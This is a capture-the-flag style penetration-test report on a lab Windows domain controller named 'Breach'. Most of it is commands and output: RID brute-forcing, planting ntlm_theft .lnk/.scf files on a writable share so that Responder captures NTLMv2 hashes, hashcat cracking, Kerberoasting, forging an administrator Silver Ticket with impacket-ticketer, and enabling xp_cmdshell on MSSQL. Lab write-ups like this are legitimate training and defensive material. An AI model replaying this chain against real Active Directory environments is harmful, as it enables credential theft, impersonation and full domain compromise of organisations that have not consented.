Bruno Report

Cover

Target: HTB Machine “Breach” **Client:** HTB (Fictitious) **Engagement Date:** October 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

Objective of the Engagement

The objective of this assessment was to evaluate the security posture of the **Breach** machine, a Windows Active Directory domain controller environment hosted on VulnLab, by simulating adversarial techniques against its network services, file sharing protocols, and Kerberos authentication mechanisms. Our testing focused on identifying vulnerabilities in anonymous access controls, SMB share permissions, Kerberos pre-authentication, service account configurations, and privilege delegation rights. Through systematic enumeration and exploitation, we gained initial code execution, achieved domain user access, and ultimately obtained full administrative control via forged Kerberos tickets and SQL command execution.

Scope of Assessment

- **Network Reconnaissance:** Initial ICMP probes revealed a Windows host with a TTL of 127. Subsequent Nmap scans identified open ports including 53 (DNS), 88 (Kerberos), 389/636 (LDAP), 445 (SMB), 1433 (MSSQL), and 3389 (RDP), confirming a domain controller (`BREACHDC.breach.vl`).
- **Service Discovery & Credential Enumeration:** Null session SMB enumeration with `crackmapexec` (`--rid-brute`) disclosed valid domain users and accessible shares. Anonymous access to the `share` directory allowed file exfiltration, though user-specific transfer folders were restricted.
- **NTLMv2 Hash Theft & Initial Foothold:** Write access to the `share` directory enabled deployment of `ntlm_theft` payloads (`.scf`, `.lnk`). `Responder` captured the NTLMv2 hash of `julia.wong` upon directory navigation, cracked via `hashcat` to yield valid credentials.
- **Active Directory Mapping & Kerberoasting:** BloodHound analysis with `julia.wong` credentials mapped group memberships and identified Kerberoastable service accounts. `impacket-GetUserSPNs` extracted the TGS for `svc_mssql`, cracked offline to recover its password.
- **SQL Server Access & Silver Ticket Forgery:** Valid `svc_mssql` credentials enabled MSSQL authentication. The NTLM hash was used with `impacket-ticketer` to forge a Silver Ticket impersonating the Administrator on the MSSQL service, bypassing domain controller validation.
- **Privilege Escalation & Flag Retrieval:** The forged ticket granted `xp_cmdshell` execution. The root flag was read via `OPENROWSET` file access from the Administrator’s desktop.

Ethics & Compliance

All testing activities were conducted within the VulnLab platform, adhering to its rules of engagement and confined to the isolated **Breach** environment. No production systems, user data, or external resources were impacted. This report is confidential, intended solely for personal learning and skill development, aiming to enhance Active Directory security awareness and promote secure configuration practices in enterprise Windows environments.

2. Methodology

2.1 Initial Host Discovery

A single ICMP echo request was sent to confirm host availability and infer the operating system via TTL analysis (TTL=127 indicating Windows):

```
ping -c 1 10.129.197.49
```

```
PING 10.129.197.49 (10.129.197.49) 56(84) bytes of data.
64 bytes from 10.129.197.49: icmp_seq=1 ttl=127 time=45.2 ms

--- 10.129.197.49 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 45.186/45.186/45.186/0.000 ms
```

2.2 Full Port Enumeration

Aggressive TCP port scanning was performed using Nmap with high packet rate to identify all open ports:

```
sudo nmap -Pn -n -p- --open --min-rate 5000 10.129.197.49 -oG openports
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 19:43 UTC
Nmap scan report for 10.129.197.49
Host is up (0.051s latency).
Not shown: 65517 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
1433/tcp  open  ms-sql-s
```

```
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
49664/tcp open  unknown
49668/tcp open  unknown
49677/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 26.47 seconds
```

2.3 Service Version Detection and OS Fingerprinting

Detailed service enumeration was conducted on all open ports:

```
sudo nmap -sVC -p
53,80,88,135,139,389,445,464,593,1433,3268,3269,3389,5985,9389,49664,49668
,49677 10.129.197.49 -oN target
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-30 19:46 UTC
Nmap scan report for 10.129.197.49
Host is up (0.069s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time:
2025-10-30 19:46:22Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: breach.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
```

```
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-10-30T19:30:22
|_Not valid after:  2055-10-30T19:30:22
| ms-sql-ntlm-info:
|   10.129.197.49:1433:
|     Target_Name: BREACH
|     NetBIOS_Domain_Name: BREACH
|     NetBIOS_Computer_Name: BREACHDC
|     DNS_Domain_Name: breach.vl
|     DNS_Computer_Name: BREACHDC.breach.vl
|     DNS_Tree_Name: breach.vl
|_    Product_Version: 10.0.20348
| ms-sql-info:
|   10.129.197.49:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
|_ssl-date: 2025-10-30T19:47:51+00:00; 0s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: breach.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=BREACHDC.breach.vl
| Not valid before: 2025-09-07T08:04:48
|_Not valid after:  2026-03-09T08:04:48
| rdp-ntlm-info:
|   Target_Name: BREACH
|   NetBIOS_Domain_Name: BREACH
|   NetBIOS_Computer_Name: BREACHDC
|   DNS_Domain_Name: breach.vl
|   DNS_Computer_Name: BREACHDC.breach.vl
|   DNS_Tree_Name: breach.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-10-30T19:47:11+00:00
|_ssl-date: 2025-10-30T19:47:50+00:00; -1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
```

```
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
Service Info: Host: BREACHDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-10-30T19:47:15
|_  start_date: N/A
```

Key Observations:

- Domain Controller: `BREACHDC.breach.vl`
- SQL Server: `Microsoft SQL Server 2019 RTM` on port 1433
- SMB signing: **required**

2.4 SMB User Enumeration via RID Brute-Force

Null session RID cycling was used to enumerate valid domain accounts:


```
nxc smb 10.129.197.49 -u "Guest" -p "" --rid-brute
```

```
kali@kali ~/workspace/Breach/nmap [19:56:16] $ nxc smb 10.129.197.49 -u "Guest" -p "" --rid-brute
SMB         10.129.197.49   445    BREACHDC         [*] Windows Server 2022 Build 20348 x64 (name:BREACHDC) (domain:breach.vl) (signing:True) (SMBv1:False)
SMB         10.129.197.49   445    BREACHDC         [+] breach.vl\Guest:
SMB         10.129.197.49   445    BREACHDC         498: BREACH\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         500: BREACH\Administrator (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         501: BREACH\Guest (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         502: BREACH\krbtgt (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         512: BREACH\Domain Admins (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         513: BREACH\Domain Users (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         514: BREACH\Domain Guests (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         515: BREACH\Domain Computers (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         516: BREACH\Domain Controllers (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         517: BREACH\Cert Publishers (SidTypeAlias)
SMB         10.129.197.49   445    BREACHDC         518: BREACH\Schema Admins (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         519: BREACH\Enterprise Admins (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         520: BREACH\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         521: BREACH\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         522: BREACH\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         525: BREACH\Protected Users (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         526: BREACH\Key Admins (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         527: BREACH\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         553: BREACH\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.197.49   445    BREACHDC         571: BREACH\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.197.49   445    BREACHDC         572: BREACH\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.197.49   445    BREACHDC         1000: BREACH\BREACHDC$ (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1101: BREACH\DnsAdmins (SidTypeAlias)
SMB         10.129.197.49   445    BREACHDC         1102: BREACH\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         1103: BREACH\SQLServer2005SQLBrowserUser$BREACHDC (SidTypeAlias)
SMB         10.129.197.49   445    BREACHDC         1104: BREACH\staff (SidTypeGroup)
SMB         10.129.197.49   445    BREACHDC         1105: BREACH\Claire.Pope (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1106: BREACH\Julia.Wong (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1107: BREACH\Hilary.Reed (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1108: BREACH\Diana.Pope (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1109: BREACH\Jasmine.Price (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1110: BREACH\George.Williams (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1111: BREACH\Lawrence.Kaur (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1112: BREACH\Jasmine.Slater (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1113: BREACH\Hugh.Watts (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1114: BREACH\Christine.Bruce (SidTypeUser)
SMB         10.129.197.49   445    BREACHDC         1115: BREACH\svc_mssql (SidTypeUser)
```

2.5 SMB Share Enumeration

Accessible shares were enumerated to identify potential attack surfaces:

```
nxc smb 10.129.197.49 -u "Guest" -p "" --shares
```




2.6 Anonymous File Exfiltration from `share`

Anonymous access was used to download all files from the `share` directory:

```
smbclient -U "Guest" \\\\10.129.197.49\\share
```

```
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
```




- Subdirectories (`transfer\claire.pope`, `transfer\diana.pope`, `transfer\julia.wong`) were **inaccessible**
- No sensitive data found

2.7 Enumeration of `Users` Share

The default administrative `Users` share was explored:

```
smbclient -U "Guest" \\\\10.129.197.49\\Users
```



- Contained only system shortcuts and `.ini` files — **no exploitable content**

2.8 NTLMv2 Hash Theft via Malicious File Placement

Write access to the `share` directory enabled deployment of NTLM theft payloads:

```
git clone https://github.com/Greenwolf/ntlm_theft
python3 ntlm_theft.py -g all -s 10.10.15.14 -f important
```

```
kali@kali ~/workspace/Breach/content/ntlm_theft [22:03:11] $ python3 ntlm_theft.py -g all -s 10.10.15.14 -f important
/home/kali/workspace/Breach/content/ntlm_theft/ntlm_theft.py:168: SyntaxWarning: invalid escape sequence '\l'
  location.href = 'ms-word:ofe|u|\\''' + server + '''\leak\leak.docx';
Created: important/important.scf (BROWSE TO FOLDER)
Created: important/important-(url).url (BROWSE TO FOLDER)
Created: important/important-(icon).url (BROWSE TO FOLDER)
Created: important/important.lnk (BROWSE TO FOLDER)
Created: important/important.rtf (OPEN)
Created: important/important-(stylesheet).xml (OPEN)
Created: important/important-(fulldocx).xml (OPEN)
Created: important/important.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: important/important-(handler).htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: important/important-(includepicture).docx (OPEN)
Created: important/important-(remotetemplate).docx (OPEN)
Created: important/important-(frameset).docx (OPEN)
Created: important/important-(externalcell).xlsx (OPEN)
Created: important/important.wax (OPEN)
Created: important/important.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: important/important.asx (OPEN)
Created: important/important.jnlp (OPEN)
Created: important/important.application (DOWNLOAD AND OPEN)
Created: important/important.pdf (OPEN AND ALLOW)
Created: important/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: important/important.library-ms (BROWSE TO FOLDER)
Created: important/Autorun.inf (BROWSE TO FOLDER)
Created: important/desktop.ini (BROWSE TO FOLDER)
Created: important/important.theme (THEME TO INSTALL
Generation Complete.
```

Responder was started to capture hashes:

```
sudo responder -I tun0 -wd -v
```

```
                7863807 blocks of size 4096. 1515014 blocks available
smb: \transfer\> put important.lnk
putting file important.lnk as \transfer\important.lnk (15.1 kB/s) (average 9.2 kB/s)
smb: \transfer\>
```


Result: NTLMv2 hash captured **immediately** upon directory navigation:

> **Note:** `.scf` and `.lnk` files triggered authentication on **folder browse only**

2.9 Password Cracking


The captured hash was cracked using `hashcat`:

```
hashcat -m 5600 julia.wong.hash /usr/share/wordlists/rockyou.txt
```



Credentials obtained: `julia.wong:<REDACTED>`

User flag retrieved via SMB:




2.10 Active Directory Mapping with BloodHound

Domain relationships were mapped using valid credentials:

```
bloodhound-python -d breach.vl -u julia.wong -p <REDACTED> -dc
BREACHDC.breach.vl -c all -ns 10.129.197.49
```

Findings:

- `julia.wong` is member of **Print Operators**, **Staff**, and **Domain Users**



- Two **Kerberoastable** accounts identified


2.11 Kerberoasting Attack

Service account TGS tickets were requested:

```
sudo impacket-GetUserSPNs BREACH.VL/julia.wong:<REDACTED> -dc-ip
10.129.197.49 -request
```

Hash cracked offline:


```
hashcat -m 13100 krbtgt_svc_mssql.hash /usr/share/wordlists/rockyou.txt
```



Credentials obtained: `svc_mssql:<REDACTED>`

2.12 MSSQL Authentication

Direct access to SQL Server was established:



2.13 Silver Ticket Forging for Administrator Impersonation

Domain SID Enumeration

```
lookupsid.py breach.vl/julia.wong:<REDACTED>@10.129.197.49
```

```
kali@kali ~/workspace/Breach/content/hashes [17:44:43] $ rpcclient -U svc_mssql% 10.129.197.49
rpcclient $> lookupdomain
Usage: lookupdomain domain_name
rpcclient $> lookupdomain breachdc
result was NT_STATUS_NO_SUCH_DOMAIN
rpcclient $> lookupdomain breach
SAMR_LOOKUP_DOMAIN: Domain Name: breach Domain SID: S-1-5-21-2330692793-3312915120-706255856
rpcclient $>
```

SID: `S-1-5-21-2330692793-3312915120-706255856`

Silver Ticket Generation

```
sudo impacket-ticketer -nthash <REDACTED> -domain-sid S-1-5-21-2330692793-3312915120-706255856 -domain breach.vl -spn tuvieja/breachdc.breach.vl administrator
```

```
kali@kali ~/workspace/Breach/content/hashes [18:29:33] $ sudo impacket-ticketer -nthash [redacted] -domain-sid S-1-5-21-2330692793-3312915120-706255856 -domain breach.vl -spn tuvieja/breachdc.breach.vl administrator
[sudo] password for kali:
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for breach.vl/administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in administrator.ccache
```

Kerberos Authentication to MSSQL

```
sudo KRB5CCNAME=administrator.ccache /usr/share/doc/python3-impacket/examples/mssqlclient.py -k breachdc.breach.vl
```

2.14 Privilege Escalation via `xp_cmdshell`

```
EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
```

```
kali@kali ~/workspace/Breach/content/hashes [18:36:26] $ sudo KRB5CCNAME=administrator.ccache /usr/share/doc/python3-impacket/examples/mssqlclient.py -k breachdc.breach.vl
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(BREACHDC\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (BREACH\Administrator  dbo@master)> help

    lcd {path}                 - changes the current local directory to {path}
    exit                       - terminates the server process (and this session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonated
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
    use_link {link}            - linked server to use (set use_link localhost to go back to local or use_link .. to get back one step)
    ! {cmd}                    - executes a local shell cmd
    upload {from} {to}         - uploads file {from} to the SQLServer host {to}
    show_query                 - show query
    mask_query                 - mask query

SQL (BREACH\Administrator  dbo@master)> enable_xp_cmdshell
